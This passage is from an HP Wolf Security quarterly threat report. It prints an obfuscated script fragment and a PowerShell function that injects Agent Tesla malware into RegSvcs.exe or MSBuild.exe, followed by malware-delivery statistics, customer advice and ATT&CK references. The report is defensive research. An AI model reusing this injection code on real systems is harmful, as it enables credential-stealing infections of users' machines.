0001000000110110001110101011011100110010001101011011000010110110001101111001000000111110000100000001011100010100000100111011111011001
```

Figure 14 – Obfuscated PowerShell script contents

```
# Execute the command using the decoded byte arrays
function ExecuteCommand {
    $typeName = 'A.B'
    $method = 'C'
    $type = $assembly.GetType($typeName)
    $invokeMethod = $type.GetMethod($method)
    $frameworkPath = 'C:\Windows\Microsoft.NET\Framework'
    $v4Path = $frameworkPath + '\v4.0.30319\RegSvcs.exe'
    $v2Path = $frameworkPath + '\v2.0.50727\RegSvcs.exe'
    $v3Path = $frameworkPath + '\v3.5\Msbuild.exe'
    $args = [OBJECT[]]
    $nullArray = $null, { $args }
    $invokeMethod.Invoke($nullArray, ($v4Path, $data2))
    $invokeMethod.Invoke($nullArray, ($v2Path, $data2))
    $invokeMethod.Invoke($nullArray, ($v3Path, $data2))
}
```

Figure 15 – Function that injects Agent Tesla malware into a legitimate process

Top malware file extensions



Threat file type trends

In Q2, archives regained first place as the most popular malware delivery type (39% of threats caught by HP Sure Click), seeing an 11% point rise over Q1. Threat actors abused 50 archive file formats in Q2, 26% of which were ZIP files. Executables and scripts were the second most popular malware delivery file type (35% of threats).

Before Q1, archives had been the most popular malware delivery file type for seven consecutive quarters, driven by attackers embedding malicious scripts inside password protected archives.

11% of threats relied on documents such as Microsoft Word formats (e.g. DOC, DOCX), while malicious spreadsheets (e.g. XLS, XLSX) totalled 5% of threats. 7% of threats were PDF files. The remaining 3% of threats used other application types.

Top threat vectors

61%

Email

18%

Web browser downloads

21%

Other

Threat vector trends

Email remained the top vector for delivering malware to endpoints (61% of threats), growing 8% points compared to Q1. Malicious web browser downloads fell by 7% points to 18% in Q2. Threats delivered by other vectors, such as removable media, fell by 1% point compared to the previous quarter, accounting for 21% of threats.

Of the email threats caught by HP Wolf Security in Q2, at least 12% had bypassed one or more email gateway scanner, seeing no change from Q1.

Stay current

The HP Wolf Security Threat Insights Report is made possible by most of our customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to ensure that you get the most out of your HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[33] [34]
- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[35]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[36] For the latest threat research, head over to the HP Wolf Security blog.[37]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

HP Wolf Security is a new breed[c] of endpoint security. HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

References

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat
[3] https://attack.mitre.org/techniques/T1059/005/
[4] https://attack.mitre.org/techniques/T1059/007/
[5] https://attack.mitre.org/techniques/T1588/007/
[6] https://malpedia.caad.fkie.fraunhofer.de/details/win.choziosi
[7] https://attack.mitre.org/techniques/T1583/008/
[8] https://attack.mitre.org/techniques/T1218/007/
[9] https://attack.mitre.org/techniques/T1553/002/
[10] https://attack.mitre.org/techniques/T1027/009/
[11] https://threatresearch.ext.hp.com/shampoo-a-new-chromeloader-campaign/
[12] https://attack.mitre.org/techniques/T1036/
[13] https://attack.mitre.org/techniques/T1583/001/
[14] https://attack.mitre.org/techniques/T1547/001/
[15] https://attack.mitre.org/techniques/T1176/
[16] https://attack.mitre.org/techniques/T1027/006/
[17] https://attack.mitre.org/techniques/T1027/013/
[18] https://attack.mitre.org/techniques/T1112/
[19] https://attack.mitre.org/techniques/T1053/005/
[20] https://attack.mitre.org/techniques/T1059/001/
[21] https://attack.mitre.org/techniques/T1055/
[22] https://attack.mitre.org/techniques/T1021/002/
[23] https://malpedia.caad.fkie.fraunhofer.de/details/win.venom
[24] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm
[25] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos
[26] https://threatresearch.ext.hp.com/aggah-campaigns-latest-tactics-victimology-powerpoint-dropper-and-cryptocurrency-stealer/
[27] https://attack.mitre.org/techniques/T1102/
[28] https://attack.mitre.org/techniques/T1027/013/
[29] https://attack.mitre.org/techniques/T1562/001/
[30] https://attack.mitre.org/techniques/T1036/008/
[31] https://attack.mitre.org/techniques/T1136/001/
[32] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla
[33] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[34] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[35] https://enterprisesecurity.hp.com/s/
[36] https://github.com/hpthreatresearch/
[37] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.